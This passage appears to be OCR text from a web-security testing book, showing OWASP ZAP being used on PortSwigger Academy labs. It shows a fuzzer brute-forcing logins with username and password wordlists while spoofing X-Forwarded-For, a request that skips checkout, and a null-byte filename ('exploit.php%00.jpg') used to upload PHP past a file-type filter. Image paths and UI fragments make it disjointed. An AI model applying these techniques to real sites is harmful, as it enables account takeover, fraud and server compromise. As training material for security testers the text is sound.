




```
Accept-Language: en-US,en;q=0.9
Cookie: session=v2lpd6knKy9E7AnqvAzbUQSUBZ6yFYJX
x-forwarded-for: 100
```


```
username=admin&password=
thezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezapli
fethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezap
lifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplifethezaplife
```





Add Payload
Type:
Strings
Contents:
carlos
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
puppet
ansible
ec2-user
vagrant
azureuser
academico
acceso
access
accounting
accounts
acid
activestat
Multiline:
Save...
Cancel
Add


Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a4500d4032f145bc0f43482009400a6.web-security-academy.net/login
Accept-Language: en-US,en;q=0.9
Cookie: session=QbTAFOojyDZ2tItrHiPN1epD3gcjDOla
x-forwarded-for: 100
username=admin&password=
thezaplife
Fuzz Locations:
L...
Value
of ...
of P...
Bod...
ad...
101
0
Add...
Remove
Payloads...
Processors...
Remove Without Confirmation
Start Fuzzer
Reset
Cancel
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
State
Payloads
200 OK
1.71 s
187 bytes
2,885 bytes
activestat
200 OK
1.11 s
187 bytes
2,885 bytes
carlos
200 OK
1.1 s
187 bytes
2,885 bytes
test
200 OK
1.1 s
187 bytes
2,885 bytes
guest
200 OK
1.1 s
187 bytes
2,885 bytes
admin
Sec-Fetch-Dest: document
Referer: https://0a7100f404a26e65c0bf9db700f7000d.web-security-academy.net/login
Accept-Language: en-US,en;q=0.9
Cookie: session=BNdDKrCYIA3NCBihkIVdjmXbTyXSCkZr
x-forwarder-for: 100
username=activestat&password=
thezaplife


Add Payload
Type:
Strings
Contents:
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
shadow
master
666666
qwertyuiop
123321
mustang
1234567890
michael
654321
Multiline:
Save...
Cancel
Add


Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
POST
https://0a57005803085b9cc012b0bd0099003b.web-security-academy.net/login HTTP/1.1
Host: 0a57005803085b9cc012b0bd0099003b.web-security-academy.net
Connection: keep-alive
Content-Length: 313
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="106", "Google Chrome";v="106", "Not;A=Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
username=user&password=
thezaplife
Fuzz Locations:
L... Value # of ... # of P...
Bod... the... 100 0
Add...
Remove
Payloads...
Processors...
Remove Without Confirmation
Start Fuzzer
Reset
Cancel
Code Reason RTT Size Resp. Header Size Resp. Body Highest Alert State Payloads
302 Found 547 ms 170 bytes 0 bytes montana
200 OK 2.02 s 100 bytes 2,885 bytes Medium
200 OK 1.43 s 187 bytes 2,885 bytes soccer
200 OK 1.05 s 187 bytes 2,885 bytes 123456
200 OK 1.01 s 187 bytes 2,885 bytes 123456789
Congratulations, you solved the lab!
Share your


My Account
Your username is: activestat
Your email is: activestat@activestat.net
Email
Update email

Request Response

Method | Header: Text | Body: Text | Send

```
GET
https://0ae1003404eba286c05c015700240023.web-security-academy.net/cart/order-confirmation?order-confirmed=
true HTTP/1.1
Host: 0ae1003404eba286c05c015700240023.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://0ae1003404eba286c05c015700240023.web-security-academy.net/cart
DNT: 1
Connection: keep-alive
Cookie: session=5kWz9cWcLVaa872DiyRXvtkTDqoAUfuc
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

Quick Start | Request | Response

Header: Text | Body: Text

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 5744
```

```
                    <p><strong>Your order is on its way!</strong></p>
                    <table>
                        <tbody>
                            <tr>
                                <th>Name</th>
                                <th>Price</th>
                                <th>Quantity</th>
                                <th></th>
                            </tr>
                            <tr>
                                <td>
                                    <a href=/product?productId=1>Lightweight &quot;133t
&quot; Leather Jacket</a>
                                </td>
                                <td>$1337.00</td>
                                <td>
                                    1
```

Avatar:

Browse... No file selected.

Upload

Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.

Back to My Account

Request Response

Method | Header: Text | Body: Text | Send

```
POST https://0ab7002f040b9321c0b0349300b8001d.web-security-academy.net/my-account/avatar HTTP/1.1
Host: 0ab7002f040b9321c0b0349300b8001d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: multipart/form-data; boundary=---------------------------243274503122395162753404086 37
Content-Length: 552
Origin: https://0ab7002f040b9321c0b0349300b8001d.web-security-academy.net
DNT: 1
Connection: keep-alive
Referer: https://0ab7002f040b9321c0b0349300b8001d.web-security-academy.net/my-account
Cookie: session=6d9Ft6yh98cRhL9EloG0kSVncMGwZGiO
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

```
-----------------------------243274503122395162753404086 37
Content-Disposition: form-data; name="avatar"; filename="exploit.php%00.jpg"
Content-Type: application/octet-stream

<?php
```

Request Response

Header: Text | Body: Text | Send

```
HTTP/1.1 200 OK
Date: Wed, 02 Nov 2022 05:05:54 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Keep-Alive: timeout=5, max=100
Connection: close
```

```
The file avatars/exploit.php has been uploaded.<p><a href="/my-account" title="Return to previous page">
Back to My Account</a></p>
```

Manual Request Editor


Request Response


Header: Text | Body: Text


```
HTTP/1.1 200 OK
Date: Wed, 02 Nov 2022 05:24:41 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 32
```


[redacted]

Chapter 9: Client-Side Testing

